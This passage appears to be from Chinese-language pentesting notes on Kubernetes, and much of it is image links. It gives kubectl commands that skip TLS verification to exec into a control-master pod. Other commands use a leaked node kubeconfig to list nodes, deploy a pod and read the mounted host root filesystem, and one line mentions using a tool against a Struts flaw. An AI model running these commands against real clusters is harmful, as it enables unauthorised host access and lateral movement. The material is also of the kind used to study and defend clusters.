
```
1 ./kubectl --server=https://10.96.0.1:443 --insecure-skip-tls-verify=true --username=a -
  -password=a exec control-master -- bash -c "ls /master"
```



```
1 也可以利用节点泄漏的config横向移动节点
2 ./kubectl -s https://10.96.0.1:443/ --kubeconfig=config --insecure-skip-tls-verify=true
  get nodes
3 ./kubectl apply -f test.yaml -n default --kubeconfig=config
4 ./kubectl -n default --kubeconfig=config exec xiaodisec -- bash -c "ls /mnt/root"
```

(1) 攻击Pod部署Web应用，访问目标网站，发现存在struts漏洞，直接使用工具梭哈：















1 如何快速判断是否在容器环境？

2 https://blog.csdn.net/qq_23936389/article/details/131486643?spm=1001.2014.3001.5501


